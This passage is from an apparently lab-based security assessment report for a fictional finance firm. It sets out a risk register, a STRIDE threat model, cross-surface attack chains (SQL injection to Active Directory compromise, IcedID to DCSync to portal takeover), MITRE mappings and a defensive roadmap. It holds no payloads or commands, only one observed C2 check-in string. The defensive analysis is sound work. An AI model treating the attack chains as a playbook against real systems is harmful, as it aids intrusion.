- Enable Dependabot or similar dependency monitoring.
- Block builds with critical dependency vulnerabilities.
- Maintain software bill of materials.

6.5 Workstream B Risk Register

ID	Vulnerability	Severity	Business Impact	Priority
KAV-B-01	SQL Injection	Critical	Database compromise, auth bypass	Critical
KAV-B-02	XSS	High	Session theft, phishing	High
KAV-B-03	IDOR	Critical	Unauthorized customer data access	Critical
KAV-B-04	Authentication Failure	High	Account takeover	High
KAV-B-05	Command Injection	Critical	Server compromise	Critical
KAV-B-06	CORS Misconfiguration	Medium	API abuse	High
KAV-B-07	Missing CSP	Medium	XSS amplification	High
KAV-B-08	Cookie Attribute Gaps	Low/Medium	Session hijacking / CSRF	Medium
KAV-B-09	API Data Exposure	High	Sensitive data leakage	High
KAV-B-10	Vulnerable Dependencies	High	Supply chain exploitation	High

6.6 SAST and DAST Summary

DAST

OWASP ZAP passive scanning identified browser and configuration weaknesses such as:

- Missing CSP
- Missing or inconsistent clickjacking protections
- Cookie security gaps
- Missing security headers
- Server/banner disclosure

SAST

Semgrep scanning identified code-level risks including:

- SQL injection patterns
- Command injection patterns
- Permissive CORS
- `phpinfo()` information exposure
- MD5 loose comparison issues
- Unsafe execution functions

These findings support the manual exploitation results and reinforce the need for secure coding and CI/CD security checks.

6.7 Workstream B Conclusion

Workstream B identified multiple application-layer weaknesses that could allow authentication bypass, data exposure, unauthorized access, session compromise, remote command execution, and security control bypass. The highest-risk findings are SQL Injection, IDOR, Command Injection, Authentication Failures, and XSS.

The combination of manual testing, OWASP ZAP observations, Semgrep SAST output, and selected Juice Shop VAPT evidence demonstrates that Meridian FinServe should prioritize secure coding, server-side access control, input validation, secure session management, security headers, and continuous SAST/DAST integration.

7. Workstream C — Joint Threat Model and Synthesis

7.1 Objective

Workstream C combines the findings from Workstream A and Workstream B into one unified threat model. The purpose of this section is to determine whether Meridian FinServe's network anomaly and web application disclosure should be treated as isolated issues or as connected attack surfaces.

The assessment concludes that the two surfaces are strongly related from a risk perspective. Web application vulnerabilities can expose credentials and sensitive data that

may enable internal compromise. Similarly, malware-driven network compromise can provide stolen credentials that increase the impact of web application abuse.

7.2 Unified System Scope

This threat model treats Meridian FinServe as one integrated environment rather than two separate investigations.

The model combines findings from:

- **Workstream A:** IcedID banking trojan PCAP analysis and network forensics
- **Workstream B:** DVWA and OWASP Juice Shop vulnerability assessment
- **Workstream C:** STRIDE-based threat modeling and cross-surface attack chain analysis

The central question answered by this model is:

Are the web application weaknesses and network anomalies related, and what would a combined attack look like?

7.3 Critical Assets

Asset	Description	Sensitivity
Customer Portal	Lending applications, EMI servicing, account statements	Critical
Partner Portal	Merchant onboarding and reconciliation workflows	High

Domain Controller	Credential store and authentication authority for employees	Critical
Customer PII	Borrower and merchant identity information	Critical
Financial Transaction Data	Loan records, payment histories, and account activity	Critical
Internal Network	Branch offices, data centres, and cloud-connected systems	High
Employee Credentials	Authentication material used across internal systems	Critical
Security Monitoring Systems	SIEM, endpoint logs, and network detection controls	High

7.4 Trust Boundary Overview

The assessment identifies three main trust boundaries within Meridian FinServe's environment.

Trust Boundary	Description	Key Threats
Internet → Web Applications	Public users access the customer and partner portals	SQL Injection, XSS, IDOR, credential stuffing

Web Applications → Databases	Application servers communicate with backend databases	Unauthorized queries, data tampering, credential exposure
Internal Network → Active Directory	Workstations communicate with LDAP, Kerberos, SMB, and DRSUAPI services	AD enumeration, credential theft, lateral movement, DCSync risk

7.4.1 Trust Boundary Diagram Explanation


The trust boundary diagram represents how external users, web applications, internal systems, and Active Directory infrastructure are connected.

Internet traffic first reaches the perimeter firewall. From the perimeter, traffic can reach the customer portal and partner portal located in the DMZ. The customer portal contains application-layer risks such as SQL Injection and IDOR/Broken Access Control.

The internal network contains the workstation segment and Domain Controller. The workstation **DESKTOP-9PEA63H** with IP address **10.7.10.47** showed IcedID infection indicators during the network forensic analysis. The Domain Controller **WIN-S3WT6LGQFVX** with IP address **10.7.10.9** provides LDAP, Kerberos, SMB, and DRSUAPI services.

This trust boundary is important because it shows how an attacker may move from an internet-facing web application into internal systems if credentials are stolen or if malware compromises an endpoint.

7.4.2 Text Diagram for Reference



7.5 STRIDE Threat Analysis

Spoofing

ID	Threat	Surface	Evidence Reference	Likelihood	Impact
S-01	Attacker authenticates as a legitimate user using SQL Injection login bypass	Web	SQL Injection and authentication weakness	High	Critical
S-02	Malware or attacker abuses domain authentication services after endpoint compromise	Network	LDAP/Kerberos activity from compromised workstation	High	Critical
S-03	Attacker uses harvested or reused credentials to access internal systems	Cross-surface	Web credential exposure + AD authentication	High	Critical
S-04	PowerShell malware uses legitimate-looking user-agent strings to blend into normal traffic	Network	WindowsPowerShell user-agent observed	Confirmed	High

Tampering

ID	Threat	Surface	Evidence Reference	Likelihood	Impact
T-01	SQL Injection modifies customer or financial records	Web	SQLi payloads and vulnerable query patterns	High	Critical
T-02	Stored XSS payload persists and executes for future users	Web	Stored XSS payload evidence	Confirmed	High
T-03	Attacker modifies order, basket, or account-linked data through broken access control	Web	IDOR / object ID manipulation	High	High
T-04	Compromised credentials are used to change internal configurations or policies	Cross-surface	Credential theft and AD exposure risk	Medium	Critical

Repudiation

ID	Threat	Surface	Evidence Reference	Likelihood	Impact
R-01	SQL Injection attempts are not sufficiently logged	Web	No WAF/query logging mentioned	High	High
R-02	IDOR access to other users' data lacks per-object audit trail	Web	Broken access control scenario	High	High
R-03	Encrypted C2 over non-standard port limits visibility into attacker activity	Network	C2 traffic on port 12432	Confirmed	High
R-04	Lack of centralized monitoring delays incident reconstruction	Cross-surface	Manual forensic effort required	High	High

Information Disclosure

ID	Threat	Surface	Evidence Reference	Likelihood	Impact
I-01	SQL Injection exposes user records or password hashes	Web	SQLi authentication/data access weakness	High	Critical
I-02	IDOR exposes another customer's financial or account data	Web	Basket/account ID manipulation	Confirmed	Critical
I-03	Exposed API documentation reveals endpoints to attackers	Web	/api-docs exposure	Confirmed	Medium
I-04	XSS steals session cookies or tokens	Web	Stored/reflected XSS payloads	High	Critical
I-05	Malware reports installed antivirus to C2	Network	status=start&av=Windows Defender	Confirmed	Medium
I-06	DRSUAPI/DCSync-related activity creates risk of domain credential exposure	Network	DRSUAPI activity from workstation to DC	High	Critical

Denial of Service

ID	Threat	Surface	Evidence Reference	Likelihood	Impact
D-01	Brute force or login abuse causes account lockout or service degradation	Web	Authentication failure / rate-limiting weakness	High	High
D-02	SQL Injection corrupts or deletes backend records	Web	SQLi write-risk scenario	Medium	Critical
D-03	Malware operator deploys destructive payload through established C2	Network	Active C2 communication	Medium	Critical

Elevation of Privilege

ID	Threat	Surface	Evidence Reference	Likelihood	Impact
E-01	Regular user accesses admin functions due to broken access control	Web	Admin route / access control weakness	High	High
E-02	Stolen credentials are used to access privileged internal systems	Cross-surface	Credential theft + AD authentication	High	Critical
E-03	SQL Injection leads to OS-level access through unsafe database/file capabilities	Web	SQLi exploitation risk	Medium	Critical
E-04	XSS steals admin token and allows attacker to operate as administrator	Web	Stored XSS + weak token storage	High	Critical
E-05	DRSUAPI/DCSync abuse may enable domain-wide privilege escalation	Network	DRSUAPI activity observed	High	Critical

7.6 Cross-Surface Threat Chains


The project brief requires analysis of whether the two surfaces are related. The following two attack chains show how web application weaknesses and network compromise can reinforce each other.

7.6.1 Chain 1 — Web Compromise Observed at Network Layer

Threat

An attacker exploits SQL Injection on the customer portal, extracts credentials or password hashes, cracks or reuses those credentials, and then authenticates to internal systems. This produces network-layer activity such as Kerberos authentication, LDAP enumeration, and possible lateral movement.

Attack Flow



Evidence Connection

Stage	Supporting Evidence
Web compromise	SQL Injection and authentication bypass findings from Workstream B
Credential exposure	API leakage, weak authentication, and SQLi risk
Network activity	LDAP/Kerberos traffic observed in Workstream A
Lateral movement risk	SMB and AD interaction from workstation to DC

MITRE Mapping

Technique	ATT&CK ID
Exploit Public-Facing Application	T1190
Valid Accounts	T1078
Brute Force / Credential Reuse	T1110
Account Discovery	T1087
Remote System Discovery	T1018

Business Impact


This chain could allow an external attacker to convert a web-layer vulnerability into internal identity compromise, enabling unauthorized access to enterprise systems and sensitive financial records.

7.6.2 Chain 2 — Network Compromise Enables Web Portal Takeover

Threat

An IcedID-infected workstation performs Active Directory reconnaissance and DRSUAPI/DCSync-related activity. If credentials or service account secrets are obtained, the attacker can use them to access web portals as a valid user or administrator, bypassing normal web authentication controls.

Attack Flow



Evidence Connection

Stage	Supporting Evidence
Endpoint compromise	IcedID PowerShell and payload download evidence
C2 communication	Custom C2 connection to external IP on port 12432
AD reconnaissance	LDAP, Kerberos, SMB2, and DRSUAPI traffic
Web abuse	IDOR, XSS, exposed API, weak authentication controls


MITRE Mapping

Technique	ATT&CK ID
Phishing / Malware Delivery	T1566
PowerShell	T1059.001
Ingress Tool Transfer	T1105
Command and Control	T1071
DCSync	T1003.006
Valid Accounts	T1078
Exfiltration Over C2 Channel	T1041

Business Impact

This chain shows how an internal malware compromise can amplify web application risk. Once credentials are stolen, attackers may access the portal as trusted users and exploit IDOR or API weaknesses to retrieve customer information at scale.

7.7 Cross-Surface Attack Architecture



7.8 MITRE ATT&CK Mapping

Technique	ATT&CK ID	Source Finding
Phishing / Spearphishing	T1566	IcedID initial delivery scenario
PowerShell	T1059.001	PowerShell user-agent and check-in activity
Ingress Tool Transfer	T1105	Payload download from external infrastructure
Command and Control	T1071	IcedID C2 traffic
OS Credential Dumping: DCSync	T1003.006	DRSUAPI/DCSync-related activity
Remote System Discovery	T1018	LDAP/AD discovery
Exploit Public-Facing Application	T1190	SQL Injection and web application exploitation
Valid Accounts	T1078	Credential reuse and stolen credential scenarios
Brute Force	T1110	Authentication weakness and login abuse
Exfiltration Over C2 Channel	T1041	Possible outbound data transfer over C2

7.9 Verdict on Two-Surface Hypothesis

The engagement began by treating the network anomaly and web application disclosure as potentially related. Based on the combined findings, the relationship is **substantiated with high confidence from a threat-modeling and risk perspective**.

The two surfaces are mutually reinforcing:

- Web vulnerabilities such as SQL Injection, IDOR, XSS, and weak authentication can expose credentials or sensitive data.
- Exposed or stolen credentials can lead to internal authentication activity, LDAP enumeration, and lateral movement.
- Network compromise through IcedID can expose Active Directory credentials or service accounts.
- Stolen internal credentials can then be used to access web portals as legitimate users or administrators.
- Both paths can result in customer data exposure, credential theft, and enterprise compromise.

A defender monitoring only the web layer would miss the internal AD and C2 activity. A defender monitoring only the network layer would miss the original application-layer weaknesses that may enable credential theft or unauthorized access.

Final Verdict:

The two surfaces should be treated as connected attack paths, not isolated issues. The combined enterprise risk is **Critical**.

7.10 Workstream C Conclusion

Workstream C demonstrates that Meridian FinServe's greatest risk is not a single vulnerability, but the chaining of weaknesses across web applications, endpoints, identity systems, and network controls.

The strongest attack paths are:

1. **SQL Injection → credential exposure → internal authentication abuse → AD compromise risk**
2. **IcedID endpoint compromise → DRSUAPI/DCSync-related activity → stolen credentials → web portal takeover**
3. **XSS / missing CSP → malware delivery → endpoint compromise → AD reconnaissance**

Reducing this risk requires coordinated remediation across application security, identity protection, network segmentation, monitoring, and incident response.

8. Defense-in-Depth Proposal

8.1 Identity Security

Control	Effort	Trade-Off	Recommendation
MFA for privileged accounts	Medium	Admin login friction	Enforce MFA for all privileged users
Tiered admin accounts	Medium	More account management	Separate daily user accounts from admin accounts
Privileged Access Workstations	Large	Operational overhead	Use hardened systems for AD administration
Password vaulting	Medium	User training required	Store privileged credentials in a managed vault

8.2 Perimeter Security

Control	Effort	Trade-Off	Recommendation
WAF	Medium	False positives possible	Block SQLi, XSS, and malicious request patterns
HSTS	Small	Legacy HTTP clients may fail	Enforce HTTPS
Egress filtering	Medium	Requires allowlist maintenance	Deny unauthorized outbound ports and destinations
DNS firewall	Medium	Requires domain tuning	Block known malicious domains and log DNS queries

8.3 Network Segmentation

Control	Effort	Trade-Off	Recommendation
Restrict SMB access	Medium	More firewall administration	Allow SMB only between approved systems
Segment Domain Controllers	Large	Network redesign effort	Place DCs in restricted control zone
Restrict DRSUAPI	Small/Medium	Requires rule tuning	Allow replication only between DCs
Jump host for admin access	Medium	Workflow change	Force privileged access through monitored systems

8.4 Application Security

Control	Effort	Trade-Off	Recommendation
Parameterized queries	Medium	Developer effort	Eliminate SQL Injection
Output encoding	Medium	Requires review	Prevent reflected and stored XSS
CSP	Small	Frontend testing needed	Reduce XSS impact
Server-side authorization	Medium	Code redesign	Prevent IDOR and privilege escalation
Secure file upload validation	Medium	User restrictions	Prevent web shell and malware upload

8.5 Data Protection

Control	Effort	Trade-Off	Recommendation
Encrypt sensitive data	Medium	Key management	Protect data at rest and in transit
Token minimization	Medium	App redesign	Avoid PII inside JWTs
API response filtering	Small/Medium	Developer review	Prevent sensitive data exposure
Secure cookie flags	Small	Compatibility testing	Use HttpOnly, Secure, SameSite

8.6 Observability and Monitoring

Control	Effort	Trade-Off	Recommendation
SIEM	Large	Cost and tuning	Centralize logs and alerting
Zeek + Suricata	Medium	Maintenance	Detect C2, beaconing, unusual protocols
PowerShell logging	Small	Log volume	Detect script-based malware
AD monitoring	Medium	Tuning needed	Detect LDAP abuse and DCSync
Web attack monitoring	Medium	Alert tuning	Detect SQLi, XSS, brute force, API abuse

8.7 Incident Response

Control	Effort	Trade-Off	Recommendation
Malware containment playbook	Medium	Training required	Isolate infected hosts quickly
DCSync response playbook	Medium	Needs AD expertise	Rotate credentials and review privileges
Web incident playbook	Medium	App team coordination	Triage and patch exploited endpoints
Post-incident review	Small	Time investment	Improve controls after incidents

9. Prioritized Roadmap

Immediate Actions — 0 to 7 Days

1. Fix SQL Injection vulnerabilities.
 2. Block known malicious IOCs from Workstream A.
 3. Isolate and reimage infected workstation.
 4. Reset credentials used on the compromised host.
 5. Enable PowerShell logging.
 6. Add basic WAF rules for SQLi and XSS.
 7. Restrict DRSUAPI access from workstations.
-

Short-Term Actions — 1 to 2 Weeks

1. Implement CSP, HSTS, X-Frame-Options, and X-Content-Type-Options.
 2. Enforce secure cookie attributes.
 3. Restrict CORS origins.
 4. Deploy DNS filtering.
 5. Review LDAP/Kerberos/SMB access patterns.
 6. Implement MFA for privileged users.
 7. Add SIEM alerts for DCSync, PowerShell C2, and non-standard outbound ports.
-

Medium-Term Actions — 2 to 4 Weeks

1. Segment workstation, server, and Domain Controller zones.
 2. Deploy EDR across endpoints.
 3. Integrate Semgrep and ZAP into CI/CD.
 4. Add dependency scanning.
 5. Implement centralized RBAC middleware.
 6. Create incident response playbooks.
-

Long-Term Actions — 1 to 3 Months

1. Build mature DevSecOps pipeline.
 2. Implement privileged access management.
 3. Conduct recurring penetration testing.
 4. Deploy Zeek and Suricata network monitoring.
 5. Improve cloud logging and network flow visibility.
 6. Conduct tabletop exercises for malware and AD compromise.
-

10. Final Risk Assessment

Risk Scenario	Likelihood	Impact	Risk
SQL Injection leading to data compromise	High	Critical	Critical
IDOR exposing customer data	High	High	Critical
XSS leading to session theft	Medium	High	High
Malware infection leading to C2	High	Critical	Critical
DRSUAPI/DCSync abuse	Medium/High	Critical	Critical
Weak authentication leading to takeover	High	High	High
CORS/security header abuse	Medium	Medium	Medium
Vulnerable dependencies	Medium	High	High
Insufficient logging delaying detection	High	High	High

11. Executive Readout

Key Finding 1 — Web Application Weaknesses

The customer-facing applications contain exploitable weaknesses such as SQL Injection, XSS, IDOR, weak authentication controls, and security misconfigurations.

Business Impact:

Attackers could access customer records, bypass authentication, manipulate data, or compromise user sessions.

Key Finding 2 — Exposure of Identity Infrastructure

Network analysis showed suspicious interaction with Active Directory services, including LDAP, Kerberos, SMB, and DRSUAPI-related activity.

Business Impact:

A compromised workstation or stolen credentials could allow attackers to pivot toward enterprise identity systems and potentially compromise the domain.

Key Finding 3 — Insufficient Preventive and Detective Controls

The environment lacks sufficient egress filtering, segmentation, DNS protection, endpoint monitoring, and centralized detection.

Business Impact:

A successful compromise may remain undetected long enough for attackers to establish persistence, steal credentials, and move laterally.

Strategic Recommendations

1. **Remediate critical application vulnerabilities**
 - SQL Injection
 - XSS
 - IDOR
 - Authentication weaknesses
 - Security headers
2. **Strengthen identity and Active Directory protection**
 - MFA
 - Tiered admin accounts
 - DCSync monitoring
 - Privileged access controls
3. **Improve monitoring and response**
 - SIEM
 - EDR
 - Zeek/Suricata
 - DNS logging
 - Incident response playbooks

Board Request

Approval is requested for a phased security improvement program focused on:

1. Application Security Remediation
2. Identity and Access Protection
3. Network Segmentation and Egress Control
4. Security Monitoring and Incident Response

Expected Outcome:

The program will reduce the likelihood of successful cyberattacks, improve detection of malicious activity, limit incident impact, and strengthen Meridian FinServe's resilience against modern threats.

12. Conclusion

Project KAVACH demonstrates that Meridian FinServe's greatest risk does not come from a single isolated vulnerability. The highest risk comes from the combination of weaknesses across web applications, endpoints, identity infrastructure, and monitoring controls.

Workstream A confirmed a realistic malware-driven enterprise compromise pattern involving IcedID, PowerShell staging, C2 communication, Active Directory reconnaissance, and DRSUAPI/DCSync risk. Workstream B demonstrated that web applications can expose serious vulnerabilities such as SQL Injection, XSS, IDOR, authentication failures, command injection, insecure headers, and session weaknesses. Workstream C showed how these weaknesses could be chained into cross-surface attack paths leading from web compromise to internal network and identity compromise.

The recommended defense-in-depth strategy addresses this risk through secure coding, WAF, egress filtering, DNS security, segmentation, MFA, AD monitoring, SIEM, EDR, and incident response playbooks.

Final Assessment:

Meridian FinServe's current risk posture is **Critical**. With the recommended controls implemented, the target residual risk can be reduced to **Moderate**.

13. References

- Unit 42 IcedID Wireshark Quiz
- MITRE ATT&CK T1003.006 — DCSync
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- OWASP Top 10 2021
- OWASP Juice Shop
- Damn Vulnerable Web Application
- OWASP ZAP
- Semgrep Community Edition
- Project KAVACH Engagement Brief